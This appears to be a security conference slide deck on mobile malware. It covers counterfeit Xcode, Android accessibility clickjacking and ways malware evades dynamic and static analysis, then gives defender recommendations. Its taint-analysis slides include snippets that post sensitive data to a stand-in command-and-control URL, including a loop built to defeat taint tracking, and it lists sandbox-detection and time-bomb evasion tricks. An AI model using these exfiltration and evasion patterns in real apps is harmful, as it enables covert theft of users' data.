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The Ultimate Reason Why Hackers Are Winning The Mobile Malware Battle

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
Agenda



- Evolution of mobile malware
- Malware demo: bypassing app sandboxing
- Evading current malware detection techniques
- Recommendations & summary



Mobile Malware Evolution





Bloomberg
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How Hackers Took Down a Power Grid

Ukraine was an easy target—but the U.S. has its own weaknesses.

- Motivation:
 - What you do, where you go, what you say, 24/7
- Challenges of mobile malware attackers:
 - Apple's App-Store and [Google Play](#) screening process
 - Acquiring privileges requires unnatural end-user flows

What attackers are doing?



- Compiler Malware:
 - Malicious development environment
 - Legitimate apps packed with malicious code
 - Malware version enters AppStore with developers' credentials



We recently removed apps from the App Store that were built with a counterfeit version of Xcode which had the potential to cause harm to customers. You should always [download Xcode](#) directly from the Mac App Store, or from the Apple Developer website, and leave Gatekeeper enabled on all your systems to protect against tampered software.

When you download Xcode from the Mac App Store, OS X automatically checks the code signature for Xcode and validates that it is code signed by Apple. When you download Xcode from the Apple Developer website, the code signature is also automatically checked and validated by default as long as you have not disabled Gatekeeper.

Whether you downloaded Xcode from Apple or received Xcode from another source, such as a USB or Thunderbolt disk, or over a local network, you can easily verify the integrity of your copy of Xcode. [Learn more.](#)

- Jailbroken and non-jailbroken devices
- Aggressive distribution
- Apple's private APIs



Evolution of Android Malware



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2011

Google Play is riddled with malware



Google introduces technologies such as “Bouncer” and “Verify Apps”

2016

3rd party stores are riddled with malware



Security Implications of Accessibility Features




- Accessibility frameworks are traditionally good candidates:
 - 2007 – [Windows Vista speech recognition exploit](#)
 - 2013 – [Siri allows to bypass iPhone lock screen](#)
 - 2014 – [Siri Lets Anyone Bypass Your iPhone's Lockscreen -- Feature or Bug?](#)
 - 2015 – [iOS 9 allows access to photos and contacts on a passcode locked iPhone](#)
- Exploitation of Android Accessibility Framework
 - ✓ Has full access to content in other apps (e.g. read emails)
 - ✓ Ability to monitor user activity and take actions accordingly

Would You Fall For This?




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Android Clickjacking





- Android overlay view
 - Can be presented on top of other apps
 - Can be used to pass touch events to underlying apps
- Result:
 - Users can be tricked to perform actions without their knowledge
- Example:
 - Android ransomware (Android.Lockdroid.E) gaining device administrator permissions



Source: Symantec



Live Demo: Accessibility Clickjacking




Taking it to The Next Level



- Android.Lockdroid.E uses Clickjacking to lure victims to confirm admin permissions
- Accessibility Clickjacking + performAction method can approve the admin permissions without any user intervention




Malware Analysis Techniques and Why They Fail



Signature-Based Analysis

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



Dynamic Analysis

The Automated Hacker



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Identification techniques:

- Network activity
- Debugging
- Instrumentation
- Etc.

No..	Time	Source	Destination	Protocol	Info
174	29.684700	10.0.2.2	66.235.139.121	HTTP	GET /b/ss/
305	70.849541	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/
315	71.879805	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/
370	76.101974	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/
402	80.541323	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/
432	82.969036	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/

Evading Dynamic Analysis



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
- Make sure the malicious code is not executed during the analysis
- Examples:
 - Time bombs
 - Location bombs, IP bombs, etc.
 - Action-based bombs
 - Sandbox detection
 - Is the contact list full and “real”?
 - Same for meetings, emails, accounts, etc.
 - Am I running in a debugger? [Anti debugging]
 - Victim detection
 - Targeted attacks

Static Analysis

The Automated Code Auditor



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```
HttpJob.java
try {
    httpClient.execute(req, new ResponseHandler<Object>() {
        @Override
        public Object handleResponse(HttpResponse httpResponse) throws ClientProtocolException, IOException {
            Log.i("DataSender", String.format("handleResponse: %s", httpResponse.getStatusLine()));
            return null;
        }
    });
} catch (IOException e) {
    Log.e("DataSender", "Error sending HTTP request", e);
    e.printStackTrace();
}

return null;
}
```

```
IntroScene.smali
49 .field private soundButton:Lorg/andengine/entity/scene/menu/item/IMenuItem;
50
51 .field private soundButtonOff:Lorg/andengine/entity/scene/menu/item/IMenuItem;
52
53
54 # direct
55 .method
56 .loc 0
57
58 .pro
59 .lin
60 invoke-virtual {v0, Lcom/aa/generaladaptiveapps/BaseActivity;
61
62 move-result-object v7
```

Static analysis unpacks the app and analyses its code & resources

Static Analysis

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```
String data = getSensitiveData();
```

```
String data = getSensitiveData();  
String deviceName
```

Source – a method returning sensitive data

```
// ...  
String data2 = "DeviceName=" + deviceName +  
"&sensitiveData=" + data;
```

```
String data2 = ..... + data;
```

Sink - a method leaking out data

```
PostRequest("http://www.remote.cnc/data.php", data2);
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

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Taint Analysis Example




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Sources:



Sinks:



■ Exploiting the Static Analysis FP/FN tradeoff

- Arrays, files, etc.


```
String data = getSensitiveData();
String data2 = "";
for (int i=0; i<data.length(); i++) {
    if (data.charAt(i) == 'a')
        data2 += 'a';
    if (data.charAt(i) == 'b')
        data2 += 'b';
    ...
}
PostRequest("http://www.remote.cnc/data.php", data2);
```

- Exploiting the Static Analysis FP/FN tradeoff
 - Arrays, files, etc.
- Dynamic flows
- Dynamic code
 - Reflection
 - Remote server
 - DEX/apk
 - HTML & JavaScript (also applicable for iOS)

How to detect malicious behavior, if that does not happen?




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App Repackaging




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Live Demo




What about the CNC Server?

Can it be blacklisted?



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So What Can Defenders Do?



- **Change the paradigm:**

- Analyzing an app by itself is clearly not enough
- Utilize analysis of similar apps on other devices

- **Crowd-wisdom intelligence:**

- Compare app traits to all millions of apps that have been seen before
- Ability to track legitimate app behaviors
- Ability to track malicious app behaviors

- If possible, download apps only from official stores
- Educate employees on the threats,
as you would for other forms of computer-security threats
 - Review the permissions requested by each app before installation
- Upgrade your device OS to the latest version
- Install a Mobile Threat Defense solution




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Known iOS Vulnerabilities

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Remember



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- Malware is only one element of mobile the threat landscape
 - Physical, Network, Malware and Vulnerability threats
- On the organizational level, build a mobile security strategy that addresses the Mobile Threats Landscape

Q&A And Next Steps



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